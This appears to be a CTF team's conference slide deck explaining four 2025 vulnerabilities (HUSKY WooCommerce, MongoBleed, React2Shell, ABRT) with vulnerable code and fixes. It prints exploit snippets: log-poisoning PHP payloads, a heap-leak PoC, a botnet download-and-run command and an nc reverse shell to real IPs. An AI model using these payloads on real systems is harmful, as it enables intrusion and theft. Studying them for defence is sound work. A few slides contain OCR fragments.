2025’s Top Cyber Threats: A Closer Look

LosFuzzys

Sebastian Felix **Marcell Haritopoulos** **Kevin Saiger**
Andreas Samonik **Leonardo Pellizzari**

11.04.2026

› losfuzzys.net

LosFuzzys

> We are the student Capture the Flag (CTF) team from TUGraz

We... Teach Play Organize **CTF competitions**

A student team created more than **10 years ago**

↳ Heavily tied to ISEC (former IAIK)

With more than **20 active members**

Supported by the university, the institute and private companies

team@losfuzzys.net

HUSKY Vulnerability

Overview

HUSKY – Products Filter Professional for WooCommerce

- advanced and versatile filter plugin for WooCommerce
- 90.000 active installations

CVE-2025-1661

- Published on 11th March 2025[1]
- LFI & RCE vulnerability discovered
- Allows attacker to run arbitrary code

[1] https://www.cvedetails.com/cve/CVE-2025-1661/

Vulnerable Code

- Vulnerable Entry Code
- `wp_ajax_woof_text_search` AJAX call

```php
<?php
public function init() {
    add_action('wp_ajax_woof_text_search', array($this, 'ajax_search'));
    // [...]
}
```


team@losfuzzys.net

Vulnerable Code II


```php
<?php
public function ajax_search() {
    // [...]
    $options = [];
    $search_text = sanitize_text_field(WOOF_REQUEST::get('value'));
    $this->options = array_merge($this->options, $this->data_fields(WOOF_REQUEST::get())); //sanitizing is inside
    // [...]
    $template = 'default';
    if (isset($this->options['template']) && !empty($this->options['template']))
        $template = $this->options['template'];
    $path = $this->get_ext_path() . "views/templates/{$template}.php";
    if (!file_exists($path))
        $path = apply_filters('woof_husky_txt_templates', $template);
```


team@losfuzzys.net

Vulnerable Code III


```php
<?php
if (!empty($path)) {
    $options[] = apply_filters('woof_husky_txt_option', $this->render_html($path, $data), $data);
}

// [...]

private function render_html($pagepath, $data = []) {
  // [...]
  include($pagepath);
  return ob_get_clean();
}

?>
```


team@losfuzzys.net

Summary

- User can control `$template` variable
- ↪ used to construct `$path` via `"views/templates/{$template}.php";`
- ↪ falls back to `$path = $template` if file not exist
- ↪ includes `$path` using `include($path);`

- Allows arbitrary file reading
- Allows arbitrary code execution

team@losfuzzys.net

Exploit

Public Exploit Script available[1]

```python
url = f"{target}/wp-admin/admin-ajax.php"
data = {
    "woof_text_search_nonce": nonce,
    "action": "woof_text_search",
    "value": "product",
    "template": "../../../../../../../../../../../../var/log/apache2/access.log"
}
payload = {
    "User-Agent": "Secragon CMD:<?php system('id'); ?>"
}

response = session.post(f"{url}?cmd=true", data=data, timeout=10)
```

[1] https://github.com/gbrsh/CVE-2025-1661

Why using `/var/log/apache2/access.log`

- Apache2 webservers log web request in `/var/log/apache2/access.log`
- Store various information like `method`, `path`, `user-agent`

```
[10/Dec/2019:13:55:36 -0700] "GET /server-status HTTP/1.1" 200 2326 "http://localhost/"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.108 Safari/537.36"
```

- Script before exploits this by writing PHP code into `user-agent`

```
[10/Dec/2019:13:55:36 -0700] "GET /server-status HTTP/1.1" 200 2326 "http://localhost/" "<?
php system('id'); ?>"
```

If we include `/var/log/apache2/access.log`, PHP code is executed

Exploit

Public Exploit Script available[1]

```
url = f"{target}/wp-admin/admin-ajax.php"
data = {
    "woof_text_search_nonce": nonce,
    "action": "woof_text_search",
    "value": "product",
    "template": "../../../../../../../../../../../../../var/log/apache2/access.log"
}
payload = {
    "User-Agent": "Secragon CMD:<?php system('id'); ?>"
}

response = session.post(f"{url}?cmd=true", data=data, timeout=10)
```

[1] https://github.com/gbrsh/CVE-2025-1661

Exploit Result


```
┌──(gbrsh🐉secragon)-[~/Exploits/HUSKY]
└─$ python3 exploit.py http://husky.secragon.com -f /etc/issue

                ── HUSKY – Products Filter Professional for WooCommerce exploit ──
                                    (remote code execution)
                                                    by gbrsh@secragon & gnomer0x@secragon
Site version: 1.3.6.4 - vulnerable!
Searching for nonce: 35734309cd
Reading file: /etc/issue
Ubuntu 22.04.4 LTS \
 \\l



┌──(gbrsh🐉secragon)-[~/Exploits/HUSKY]
└─$ python3 exploit.py http://husky.secragon.com -c id

                ── HUSKY – Products Filter Professional for WooCommerce exploit ──
                                    (remote code execution)
                                                    by gbrsh@secragon & gnomer0x@secragon
Site version: 1.3.6.4 - vulnerable!
Searching for nonce: 35734309cd
Checking for log poisoning: ok!
Exploiting: done.
Executing command: id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

CVE-2025-14847 - MongoBleed

MongoDB

- Non-relational document database
- Source-available licence
- Stores documents as BSON (JSON-like)
- Adheres to ACID
- Supports sharding, replications, …

team@losfuzzys.net

MongoDB - Wire Format

Client and server communicate over TCP

Packed binary “C” struct[1]:

```
1 struct MsgHeader {
2     int32   messageLength; // total message size, including this
3     int32   requestID;     // identifier for this message
4     int32   responseTo;    // requestID from the original request
5                            //   (used in responses from the database)
6     int32   opCode;        // message type
7 }
```

`opCode` determines further content + behaviour

[1] https://www.mongodb.com/docs/manual/reference/mongodb-wire-protocol/

MongoDB - Wire Format - Opcodes

Value	Operation
2012	OP_COMPRESSED
2013	OP_MSG
~~1~~	~~OP_REPLY~~
~~2001~~	~~OP_UPDATE~~
~~2002~~	~~OP_INSERT~~
~~2003~~	~~(was *OP_GET_BY_OID*)~~
~~2004~~	~~OP_QUERY~~
~~2005~~	~~OP_GET_MORE~~
~~2006~~	~~OP_DELETE~~
~~2007~~	~~OP_KILL_CURSORS~~

src/mongo/rpc/message.h

```
53    enum NetworkOp : int32_t {
54        opInvalid = 0,
55        opReply = 1,
56        dbUpdate = 2001,
57        dbInsert = 2002,
58        // dbGetByOID = 2003,
59        dbQuery = 2004,
60        dbGetMore = 2005,
61        dbDelete = 2006,
62        dbKillCursors = 2007,
63        // [...]
64        dbCompressed = 2012,
65        dbMsg = 2013,
66    };
```


team@losfuzzys.net

MongoDB - Wire Format - OP_COMPRESSED

Compressed operation expects more fields:

```
1  struct {
2      MsgHeader header;             // standard message header
3      int32  originalOpcode;        // value of wrapped opcode
4      int32  uncompressedSize;      // size of deflated compressedMessage, excluding MsgHeader
5      uint8  compressorId;          // ID of compressor that compressed message
6      char    *compressedMessage;   // opcode itself, excluding MsgHeader
7  }
```

`compressorId` determines the compression mechanism (e.g. 3 for zlib)

Let's follow a zlib-compressed request!

team@losfuzzys.net

MongoDB - Follow the compressed rabbit

→ Requests enter (over futures) into `SessionWorkflow::Impl::_dispatchWork`

C++ src/mongo/transport/session_workflow.cpp

```
753 Future<DbResponse> SessionWorkflow::Impl::_dispatchWork() {
754     // [...]
755     _work->decompressRequest();
756     // [...]
757
758     // Pass sourced Message to handler to generate response.
759     _work->initOperation();
760
761     return _sep->handleRequest(_work->opCtx(), _work->in());
762 }
```


team@losfuzzys.net

MongoDB - Follow the compressed rabbit

C++ src/mongo/transport/session_workflow.cpp

```
592 void decompressRequest() {
593     if (_in.operation() != dbCompressed)
594         return;
595     MessageCompressorId cid;
596     _in = uassertStatusOK(compressorMgr().decompressMessage(_in, &cid));
597     _compressorId = cid;
598 }
```


team@losfuzzys.net

MongoDB - Follow the compressed rabbit

At first the compression header is parsed (plus plausi checks)...

C++ src/mongo/transport/message_compression_manager.cpp

```
124 StatusWith<Message> MessageCompressorManager::decompressMessage(const Message& msg,
125                                                                 MessageCompressorId*
                                                                    compressorId) {
126     auto inputHeader = msg.header();
127     ConstDataRangeCursor input(inputHeader.data(), inputHeader.data() +
        inputHeader.dataLen());
128     if (input.length() < CompressionHeader::size()) {
129         return {ErrorCodes::BadValue, "Invalid compressed message header"};
130     }
131     CompressionHeader compressionHeader(&input);
```


team@losfuzzys.net

MongoDB - Follow the compressed rabbit

...and the compressor is searched for...

C++ src/mongo/transport/message_compression_manager.cpp

```
133 auto compressor = _registry->getCompressor(compressionHeader.compressorId);
134 if (!compressor) {
135     return {ErrorCodes::InternalError,
136             "Compression algorithm specified in message is not available"};
137 }
138
139 if (compressorId) {
140     *compressorId = compressor->getId();
141 }
```


team@losfuzzys.net

MongoDB - Follow the compressed rabbit

...a new buffer is allocated with `uncompressedSize` + header size...

C++ src/mongo/transport/message_compression_manager.cpp

```
151 size_t bufferSize =
152     static_cast<size_t>(compressionHeader.uncompressedSize) +
    MsgData::MsgDataHeaderSize;
153 if (bufferSize > MaxMessageSizeBytes) {
154     return {ErrorCodes::BadValue,
155             "Decompressed message would be larger than maximum message size"};
156 }
157
158 auto outputMessageBuffer = SharedBuffer::allocate(bufferSize);
159 MsgData::View outMessage(outputMessageBuffer.get());
```

MongoDB - Follow the compressed rabbit

...until eventually the compressor is invoked (and the decompressed output size is checked)

C++ src/mongo/transport/message_compression_manager.cpp

```
167 auto sws = compressor->decompressData(input, output);
168
169 if (!sws.isOK())
170     return sws.getStatus();
171
172 if (sws.getValue() != static_cast<std::size_t>(compressionHeader.uncompressedSize)) {
173     return {ErrorCodes::BadValue, "Decompressing message returned less data than
    expected"};
174 }
```


team@losfuzzys.net

MongoDB - Follow the compressed rabbit

C++ src/mongo/transport/message_compressor_zlib.cpp

```
70 StatusWith<std::size_t> ZlibMessageCompressor::decompressData(ConstDataRange input,
71                                                              DataRange output) {
72     uLongf length = output.length();
73     int ret = ::uncompress(const_cast<Bytef*>(reinterpret_cast<const
       Bytef*>(output.data())),
74                            &length, reinterpret_cast<const Bytef*>(input.data()),
75                            input.length());
76     if (ret != Z_OK) {
77         return Status{ErrorCodes::BadValue, "Compressed message was invalid or
           corrupted"};
78     }
79     counterHitDecompress(input.length(), output.length());
80     return {output.length()};
81 }
```

MongoDB - One size fits all

C++ src/mongo/transport/message_compressor_zlib.cpp

```
70 StatusWith<std::size_t> ZlibMessageCompressor::decompressData(ConstDataRange input,
71                                                              DataRange output) {
72     uLongf length = output.length();
73     int ret = ::uncompress(const_cast<Bytef*>(reinterpret_cast<const
       Bytef*>(output.data())),
74                            &length, reinterpret_cast<const Bytef*>(input.data()),
75                            input.length());
76     if (ret != Z_OK) {
77         return Status{ErrorCodes::BadValue, "Compressed message was invalid or
           corrupted"};
78     }
79     counterHitDecompress(input.length(), output.length());
80     return {output.length()};
81 }
```


team@losfuzzys.net

MongoDB - One size fits all

↩ zlib's `uncompress` returns the uncompressed size in `length`:

```
int uncompress(Bytef * dest, uLongf * destLen, const Bytef * source, uLong sourceLen);
```

Description

The `uncompress()` function shall attempt to uncompress *sourceLen* bytes of data in the buffer *source*, placing the result in the buffer *dest*.

On entry, *destLen* should point to a value describing the size of the *dest* buffer. The application should ensure that this value is large enough to hold the entire uncompressed data.

> **Note:** The LSB does not describe any mechanism by which a compressor can communicate the size required to the uncompressor.

On successful exit, the variable referenced by *destLen* shall be updated to hold the length of uncompressed data in *dest*.

⚠ `output.length()` is the allocated buffer size


→ The message (decompressor) will always return the claimed size instead of the actual

team@losfuzzys.net

MongoDB - One size fits all

C++ src

```
167 aut
168
169 if
170
171
172 if
173
174 }
```



team@losfuzzys.net

MongoDB - Ancient scrolls

? Why is less data a problem?

→ **Heap**

`SharedBuffer::alloc` uses `std::allocator` which (typically) uses C's `malloc`

`malloc/free` do not erase old memory content (typically)

MongoDB - Ancient scrolls

- `OP_MSG` expects valid BSON as payload
- Create a compressed BSON fragment so that uninitialized data are BSON field names
- BSON keys are null-terminated → everything up to NULL is interpreted as key
- MongoDB returns an error object with the invalid “key” -> **data leak**
- Retry at different times with different sizes to leak even more
- All of MongoDB’s heap data is affected:
  - User data (e.g. results from older queries, connection info)
  - Credentials?
  - Logs and internal state


MongoDB - PoC

PoC written by Joe Desimone: https://github.com/joe-desimone/mongobleed

```
    leaks = []

    # Field names from BSON errors
    for match in re.finditer(rb"field name '([^']*)'", raw):
        data = match.group(1)
        if data and data not in [b'?', b'a', b'$db', b'ping']:
            leaks.append(data)

    # Type bytes from unrecognized type errors
    for match in re.finditer(rb"type (\d+)", raw):
        leaks.append(bytes([int(match.group(1)) & 0xFF]))

    return leaks
```

MongoDB - PoC

PoC written by Joe Desimone: https://github.com/joe-desimone/mongobleed



```
→  mongobleed git:(main) × python mongobleed.py --host localhost --port 27017
[*] mongobleed - CVE-2025-14847 MongoDB Memory Leak
[*] Author: Joe Desimone - x.com/dez_
[*] Target: localhost:27017
[*] Scanning offsets 20-8192

[+] offset=1525 len=  11: \u001d4\r
[+] offset=1786 len= 233: r-f\u0002\u0016`G ]x|a_I#xp{?}m\u0007~ph{R\r\b\f{^_G\u0013..a\u001fluuZ<\u0005
[+] offset=4158 len=4339:  44032\nnr_zone_inactive_anon 28731\nnr_zone_active_anon 2932251\nnr_zone_inacti
[+] offset=6660 len=  38:  requested with cache fill ratio < 25%

[*] Total leaked: 4658 bytes
[*] Unique fragments: 18
[*] Saved to: leaked.bin
→  mongobleed git:(main) × python mongobleed.py --host localhost --port 27017
[*] mongobleed - CVE-2025-14847 MongoDB Memory Leak
[*] Author: Joe Desimone - x.com/dez_
[*] Target: localhost:27017
[*] Scanning offsets 20-8192

[+] offset= 388 len=  54: ed transaction commit and skipped an update or updates
[+] offset= 446 len=  12: on interrupt
[+] offset=1525 len=  11: \u001d4\r
[+] offset=1786 len=  60: q\u001e!+GU4M\u0014\u000b\u0007FC3\n6h:k\u0011=%\r*~K\ug
[+] offset=4156 len=4337:  45056\nnr_zone_inactive_anon 28731\nnr_zone_active_anon 2932992\nnr_zone_inacti

[*] Total leaked: 4538 bytes
[*] Unique fragments: 23
[*] Saved to: leaked.bin
```

MongoBleed - CVE-2025-14847

CVE-2025-14847 aka. EUVD-2025-204529

CVSS 4.0 Base Score: 8.7

Discovered by MongoDB's Security Engineering team

Discovered: 2025-12-12

Cloud instances patched: 2025-12-15..17

CVE Published: 2025-12-19

Patch published: 2025-12-22


Known Exploited Vulnerability: 2025-12-29

```
> This issue affects MongoDB versions:
>
>     MongoDB 8.2.0 through 8.2.2
>     MongoDB 8.0.0 through 8.0.16
>     MongoDB 7.0.0 through 7.0.26
>     MongoDB 6.0.0 through 6.0.26
>     MongoDB 5.0.0 through 5.0.31
>     MongoDB 4.4.0 through 4.4.29
>     All MongoDB Server v4.2 versions
>     All MongoDB Server v4.0 versions
>     All MongoDB Server v3.6 versions
```

Mongobleed - Fix



```
diff --git a/src/mongo/transport/message_compressor_zlib.cpp b/src/mongo/transport/
message_compressor_zlib.cpp
index 24c37210f43..f5aeb0fa05b 100644
--- a/src/mongo/transport/message_compressor_zlib.cpp
+++ b/src/mongo/transport/message_compressor_zlib.cpp
@@ -80,7 +80,7 @@ StatusWith<std::size_t>
ZlibMessageCompressor::decompressData(ConstDataRange inp
     }

     counterHitDecompress(input.length(), output.length());
-    return {output.length()};
+    return {length};
 }
```


team@losfuzzys.net



CVE-2025-55182 - React2Shell

React Server Components & Server Functions



React is one of the most popular JavaScript frameworks for building websites.

- **React Server Components (RSC)**: parts of a website that run only on the server
  - reduce JavaScript sent to the browser, can access databases directly
- **Server Functions**: let the browser call functions on the server remotely
  - e.g., submitting a form, saving data
  - the browser **packs** the function arguments and sends them via HTTP
  - the server **unpacks** them and runs the function

React Flight Protocol

- `Browser` ⟶ packed data (HTTP POST) ⟶ `Server unpacks & runs code`
- The server unpacks **data from the browser** → if the unpacking is flawed, an attacker can take over the server!
- This data exchange is done via a JSON-like protocol named React Flight

The Flight Protocol - Reference System

- The browser sends data to the server as **named data fields**
- Each field is a **chunk**: an ID mapping to a JSON value
- Inside JSON, special **reference strings** starting with `$` link chunks together:
  - `$1` → "go to chunk 1 and get its value"
  - `$1:city` → "go to chunk 1, then access the `.city` property"
  - `$B0` → blob lookup (for binary data)
  - `$@0` → async reference (for data that resolves later)

- **Example:** `$1:city` on chunk `"1": {"city": "Graz"}` resolves to `"Graz"`
- On the server, `getOutlinedModel()` resolves these references by splitting on `:` and following properties **one by one** – without checking what they are

JavaScript Background: `.constructor.constructor`

- JavaScript runs in browsers and on servers (Node.js)
- **Objects** store data as key-value pairs. Access: `obj["key"]`
- Every value has a hidden **`.constructor`** – it points to the function that created it
- Constructors also have a `.constructor` – always **`Function`**
- **`Function("code")`** creates a new function from a string. It can run **any code**!

JS Examples

```
1  // Objects have properties:
2  let obj = {name: "Linuxtage"};
3  obj["name"]                  // → "Linuxtage"
4
5  "hello".constructor          // → String
6  String.constructor           // → Function
7
8  // Function creates code from strings
9  let fn = Function("return 2 + 2");
10 fn()                         // → 4
11
12 // So: .constructor.constructor = Function
13 // on ANY value!
```


team@losfuzzys.net

The Vulnerable Code

- Property path traversal in `ReactFlightReplyServer.js`
- **The attacker controls the property names in the path!**

- Attack:
  `$3:constructor:constructor` → reaches `Function` → code execution!

getOutlinedModel()

```
2  function getOutlinedModel(response,
   reference) {
3    const path = reference.split(':');
4    const id = parseInt(path[0], 16);
5    let chunk = getChunk(response, id);
6    // ... initialize chunk if needed ...
7    let value = chunk.value;
8    for (let i = 1; i < path.length; i++) {
9      value = value[path[i]];  // No
       validation!
10   }
11   return value;
12 }
```


team@losfuzzys.net

How the Attacker Reaches `Function`

The attacker sets chunk 3 to an empty array `[]` and uses the reference `$3:constructor:constructor`

$$[] \xrightarrow{\text{constructor}} \texttt{Array} \xrightarrow{\text{constructor}} \textbf{Function}$$

React then calls:
`Function("attacker's code")`

→ **creates and runs a function that executes shell commands on the server!**

What getOutlinedModel does

```
1  // Reference: "$3:constructor:constructor"
2  // Chunk 3 = []
3
4  let value = [];
5
6  // Follow "constructor":
7  value = value["constructor"]; // → Array
8
9  // Follow "constructor" again:
10 value = value["constructor"]; // → Function
11
12 // React then calls:
13 Function("attacker's code");
```

The Attack Chain

The attacker sends one crafted HTTP request that tricks React into calling `Function("malicious code")` on the server

- **Step 1: Send fake data that mimics React's internals**
  The attacker crafts JSON objects that look like React's internal data structures. React doesn't check if they're real and processes them as if they were legitimate.
- **Step 2: Trick React into reaching the `Function` constructor**
  The fake data uses the reference `$3:constructor:constructor` where chunk 3 = `[]`. React follows the path: `[]` → `Array` → `Function`.
- **Step 3: React calls `Function` with the attacker's code**
  A blob reference makes React call `Function("require('child_process').exec('...')")`. This creates and executes a function that runs shell commands on the server.

React2Shell - Exploited in the Wild

Real payloads observed by F5 Labs within days of disclosure:

- **1. Vulnerability Test** – is this server vulnerable?

```
execSync('echo ismyhero >> public/robots.txt');
```

Writes a marker to a public file → attacker visits `robots.txt` to confirm RCE

- **2. Botnet Malware Download (RondoDox)** – mass infection

```
(wget -qO- hxxp://41.231.37.153/rondo.aqu.sh || \
 busybox wget -qO- ... || curl -s ...) | sh &
```

Downloads and runs a botnet script, tries multiple tools as fallback

- **3. Reverse Shell** – interactive backdoor

```
rm /tmp/f; mkfifo /tmp/f;
cat /tmp/f | /bin/sh -i 2>&1 | nc 193.142.147.209 12323 > /tmp/f
```

Creates a named pipe giving the attacker a live shell on the server

React2Shell - CVE-2025-55182

- **CVSS 4.0 Base Score**: 10.0 (maximum possible severity)
- No login required – any attacker can exploit this remotely (Pre-Auth RCE)
- Reported: 2025-11-29 (Lachlan Davidson, Meta Bug Bounty)
- Patched & disclosed: 2025-12-03
- Exploited in the wild within hours of disclosure
- Affected Versions:
  - `react-server-dom-*` versions 19.0, 19.1.0, 19.1.1, 19.2.0
  - Next.js 15.x / 16.x (App Router) – CVE-2025-66478
  - Also: react-router, waku, `@parcel/rsc`, `@vitejs/plugin-rsc`
- Patched: React 19.0.1, 19.1.2, 19.2.1 | Next.js 15.0.5+, 16.0.7+

React2Shell - Fix

- **Fix:** Only allow access to **direct** properties, not inherited ones

ReactFlightReplyServer.js – getOutlinedModel()


```
1   for (let i = 1; i < path.length; i++) {
2 -   value = value[path[i]];
3 +   if (typeof value === 'object' && value !== null
4 +       && hasOwnProperty.call(value, path[i])) {
5 +     value = value[path[i]];
6 +   }
7   }
```


team@losfuzzys.net

React2Shell - Fix

- This now longer allows to call constructor on any value:

```
1 // "constructor" is inherited (from the prototype) → blocked!
2 hasOwnProperty.call([], "constructor")        // → false
3 // "city" is a direct property of the object → allowed
4 hasOwnProperty.call({city: "Graz"}, "city")   // → true
```



CVE-2025-12744 - ABRT Root

ABRT - Automatic Bug Reporting Tool

- System service on **Fedora** / RHEL — captures and reports software crashes automatically
- Runs as **root**
- Operates an HTTP server on a UNIX socket:

  `socket: /var/run/abrt/abrt.socket`

  Permissions: **world-writable** — any local process can submit a report
- Bug was present for **10 years** before discovery

ABRT - The Vulnerable Code

`abrt-action-save-container-data.c` processes crash reports from containerised processes

It reads `/proc/<pid>/mountinfo` to detect Docker container IDs:

X abrt-action-save-container-data.c

```
1 /* extract container ID from mountinfo overlay upperdir path */
2 char container_id[13];
3 sscanf(overlay_path, "/var/lib/docker/overlay2/%12s", container_id);
4
5 /* inspect the container — command injection here */
6 snprintf(cmd, sizeof(cmd), "docker inspect %s", container_id);
7 system(cmd);
```

ABRT - The Vulnerability

⚠ `container_id` comes from **user-controlled** mountinfo data — no sanitization

ABRT - The Injection

A local unprivileged user controls their own `/proc/<pid>/mountinfo`

By crafting a fake mountinfo with a malicious overlay path, the attacker controls the 12-character container ID field

Attacker-controlled mountinfo entry

```
... /var/lib/docker/overlay2/$(evil_cmd) ...
```

→ ABRT reads this, extracts `$(evil_cmd)` (first 12 chars), and runs:

```
system("docker inspect $(evil_cmd)")
```

Command injection as root

ABRT - Constraints

Not so fast — several constraints make exploitation non-trivial:

Payload limits

- Only **12 characters** available
- No spaces allowed
- No forward slashes
- Limited special characters

systemd sandbox

- `MemoryDenyWriteExecute`
- `ProtectSystem=full`
- Read-only filesystem mounts
- Restricted capabilities

Solution: a **three-stage** exploit chain

ABRT - Stage 1: Writing the Second Stage

✎ Write a second-stage script to `/q`, one character at a time

→ Use **tab** (`\t`) as a delimiter instead of space

